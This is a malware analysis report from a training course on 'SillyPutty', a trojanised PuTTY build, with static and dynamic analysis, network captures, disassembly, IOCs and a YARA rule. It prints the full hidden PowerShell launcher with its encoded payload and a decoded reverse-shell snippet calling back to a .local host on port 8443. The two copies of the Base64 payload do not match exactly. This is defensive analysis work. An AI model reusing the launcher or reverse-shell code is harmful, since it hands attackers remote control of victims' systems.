

Practical Malware Analysis & Triage

Malware Analysis Report

SillyPutty

Oct 2023 | Falme Streamless | v1.0

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Executive Summary

SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
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SillyPutty is a malware that disguise itself as a common software called Putty.exe, trying to deceive the user to execute it. The original sample was found in the TCM Malware Analysis Course as an exercise. The malware have a PowerShell script inside that will be unpacked and executed when the user opens the program, that results in a remote connection to the attacker, having control of the system by the PowerShell terminal.

YARA signature rules are attached in Appendix A.

High-Level Technical Summary

SillyPutty is a 32-bit malware that have a script inside the data of the program encoded in Base64, It unpacks the PowerShell script and execute it.

The command makes a connection to the callback URL (hxxp://bonus2.corporatebonusapplication.local) at port 8443 using TCP with SSL connection. If the connection is successful, the attacker can access remotely the console of the victim via PowerShell.




Fig 1: How Base64 Script is encoded in SillyPutty Program.

Basic Static Analysis

Using FLOSS to gather all the interesting strings and data, we can find the malicious decoded script ready for the powershell to execute at some point.

```
D$$[[aYZQ
powershell.exe -nop -w hidden -noni -ep bypass "& (::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227
jNhB991cMXHUtIRbhdBdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBntUL7aGczlz5k
L9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TFU4S3OWZYi19B57IB5vA2DC
/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZR4W1Z4EFLMV2R55pGH1LUut2
9g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuC
vfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WkK0/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suHDz+dGhK1qd
Q2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXldK/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZt
UUjmwA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3U5mVx7ewV4MgKMmw7Eteqvovf
9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW
84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcFhwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pq
XFR1X7JF5iIoEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XT
sxncGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxTuleH
74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHSfe/+7dJt1mqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wu
CktlcWPiYtk8prV5tbHFaF1C1euZQbL2b8qYXS8ub2V01znQ54afCsrcy2sFyeFADCEkVXzocf372HJ
/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVipR+8h0Ci/WIGf9s5naT/1D6N
m++OTrtVTgantvmcFwp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt193dQk
AAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
GDI32.dll
```

Fig 2: Base64 Encoded Malicious Script in SillyPutty Strings.

The content is hidden in Base64 to not be found directly, but it can be decoded utilizing the commands in PowerShell, using the Unzip (GzipStream Decompress) command, revealing the decoded script.

Using Capa to analyze the SillyPutty, the following message is shown, reinforcing that the program have a hidden content inside.

```
WARNING:capa:-----
WARNING:capa: This sample appears to be packed.
WARNING:capa:
WARNING:capa: Packed samples have often been obfuscated to hide their logic.
WARNING:capa: capa cannot handle obfuscation well. This means the results may be misleading or incomplete.
WARNING:capa: If possible, you should try to unpack this input file before analyzing it with capa.
WARNING:capa:
WARNING:capa: Identified via rule: (internal) packer file limitation
WARNING:capa:
WARNING:capa: Use -v or -vv if you really want to see the capabilities identified by capa.
WARNING:capa:-----
```

Fig 3: Capa results for the SillyPutty analysis.

And in PESTudio the String “*MSCompressed*” is also related to T1001 (Data Obfuscation) reinforcing that the data was compressed.

Basic Dynamic Analysis

The detonation (execution) of SillyPutty have a two-step process:

1. Shows a visually blue screen terminal from Windows PowerShell, that's computing a command. It's shown for a brief moment of time.
2. Shows the program Putty.exe, identical to the original, including the interactions.




Fig 4: SillyPutty execution resulting in a brief PowerShell window.




Fig 5: Putty.exe program showing after the PowerShell brief window.

With Procmon, we can see that the program putty.exe (SillyPutty) calls a PowerShell Window, and with that execution, some of the parameters is the secret script that was mentioned earlier in the Basic Static Analysis (the rest of the script was hidden by the procmon window):




Fig 6: Procmon showing that PowerShell calls the base64 encoded script.

For Network analysis using Wireshark to look the connections and Send/Response, we can see that the connection is successful to the port 8443, that refers to the attacker address ([hxxps://bonus2.corporatebonusapplication.local:8443](https://bonus2.corporatebonusapplication.local:8443))

Protocol	Length	Info
DNS	98	Standard query 0xdc67 A bonus2.corporatebonusapplication.local
DNS	114	Standard query response 0xdc67 A bonus2.corporatebonusapplication.local
TCP	66	13893 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP	66	8443 → 13893 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	60	13893 → 8443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
TLSv1.2	254	Client Hello
TCP	54	8443 → 13893 [ACK] Seq=1 Ack=201 Win=64128 Len=0

bits) on interface enp0s3, id 0
PcsCompu_22:58:7a (08:00:27:22:58:7a)

- Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
- Queries
 - bonus2.corporatebonusapplication.local: type A, class IN
 - Name: bonus2.corporatebonusapplication.local
 - [Name Length: 38]
 - [Label Count: 3]
 - Type: A (Host Address) (1)
 - Class: IN (0x0001)
 - [Response In: 281]

Fig 7: Wireshark connections to the attacker address and port.

Advanced Dynamic Analysis

In inspection of the assembly code using Cutter and a Debugger called x32dbg, we can check where the PowerShell code is called, in a function called *CreateDialogParamA*, from the *winuser.h* windows header interface:

```
[0x004606ab]
fcn.004606ab();
0x004606ab    push    edi
0x004606ac    push    esi
0x004606ad    xor     edi, edi
0x004606af    push    edi ; LPARAM dwInitParam
0x004606b0    push    data.004606df ; 0x4606df ; DLGPROC lpDialogFunc
0x004606b5    push    edi ; HWND hWndParent
0x004606b6    push    0x6f ; 'o' ; 111 ; LPCSTR lpTemplateName
0x004606b8    push    dword [data.004c2224] ; 0x4c2224 ; HINSTANCE hInstance
0x004606be    call    dword [CreateDialogParamA] ; 0x4be3d0 ; HWND CreateDialogParamA(HINSTANCE...
0x004606c4    mov     esi, eax
0x004606c6    push    edi ; int nCmdShow
0x004606c7    push    eax ; HWND hWnd
0x004606c8    call    dword [ShowWindow] ; 0x4be56c ; BOOL ShowWindow(HWND hWnd, int nCmdShow)
0x004606ce    push    esi ; HWND hWnd
0x004606cf    call    dword [SetActiveWindow] ; 0x4be524 ; HWND SetActiveWindow(HWND hWnd)
0x004606d5    push    esi ; HWND hWnd
0x004606d6    call    dword [DestroyWindow] ; 0x4be3fc ; BOOL DestroyWindow(HWND hWnd)
0x004606dc    pop     esi
0x004606dd    pop     edi
0x004606de    ret
```

Fig 8: Cutter program showing the PowerShell execution location.

In the x32dbg we can see that is sequential the call of PowerShell script and then the original Putty.exe call execution.

For simplicity, here's the 2 calls, the PowerShell call and the Putty.exe call respectively.

Address	Module/Label	State	Disassembly
0046206B	putty.exe	Enabled	call putty.4606A8
00462269	putty.exe	Enabled	call putty.4606E4

Fig 9: x32dbg showing the address of the PowerShell call and original Putty.exe call.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Here's the attempt to call for the attacker domain after creating access in port 8443 in the victim system, that can be accessed by netcat (listening).

Protocol	Length	Info
DNS	98	Standard query 0xdc67 A bonus2.corporatebonusapplication.local
DNS	114	Standard query response 0xdc67 A bonus2.corporatebonusapplication.local
TCP	66	13893 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP	66	8443 → 13893 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=
TCP	60	13893 → 8443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
TLSv1.2	254	Client Hello
TCP	54	8443 → 13893 [ACK] Seq=1 Ack=201 Win=64128 Len=0

4 bits) on interface enp0s3, id 0 PcsCompu_22:58:7a (08:00:27:22:58:7a)
▼ bonus2.corporatebonusapplication.local: type A, class IN
Name: bonus2.corporatebonusapplication.local
[Name Length: 38]
[Label Count: 3]
Type: A (Host Address) (1)
Class: IN (0x0001)
[Response In: 281]

Fig 10: WireShark Packet Capture of the possible remote connection

Host-based Indicators

Here's the SillyPutty in Procmon calling the PowerShell, in the arguments there's the malicious script being decoded to be executed in the system.




Fig 11: Procmon showing all the processes including SillyPutty actions.

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
rule SillyPutty {
  meta:
    last_updated = "2023-09-30"
    author = "Falme Streamless"
    description = "A sample Yara rule for SillyPutty"

  strings:
    $PE_magic_byte = "MZ"
    $powershell = "powershell.exe"
    $Base64_converter = "[System.Convert]::FromBase64String"
    $Packed_Script =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdAESCLeVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU1
ypLjBNtUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S3OW
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLM
V2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU
CR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WKK0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suH
Dz+dGhK1qdQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+
U7zPEsZtUUjmwA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcFhwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3
pqXFR1X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNADUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx
ncGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxTuleH74GV
/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJt1mqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCkt1cW
PiYTk8prV5tbHFaFlC1euZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyC
o6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPr+8h0Ci/WIGf9s5naT/1D6Nm++OTrtVTg
antvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA=="

  condition:
    $PE_magic_byte at 0 and $powershell and
    $Base64_converter and $Packed_Script
}
```

B. Callback URLs

Domain	Port
hxxps://bonus2.corporatebonusapplication.local	8443

C. Decompiled Code Remote Connection

```
$modules = @()
if ($Command -eq "bind")
{
    $listener = [System.Net.Sockets.TcpListener]8443
    $listener.start()
    $client = $listener.AcceptTcpClient()
}
if ($Command -eq "reverse")
{
    $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
}

$stream = $client.GetStream()
```

Fig 12: Part of the decoded malicious script inside SillyPutty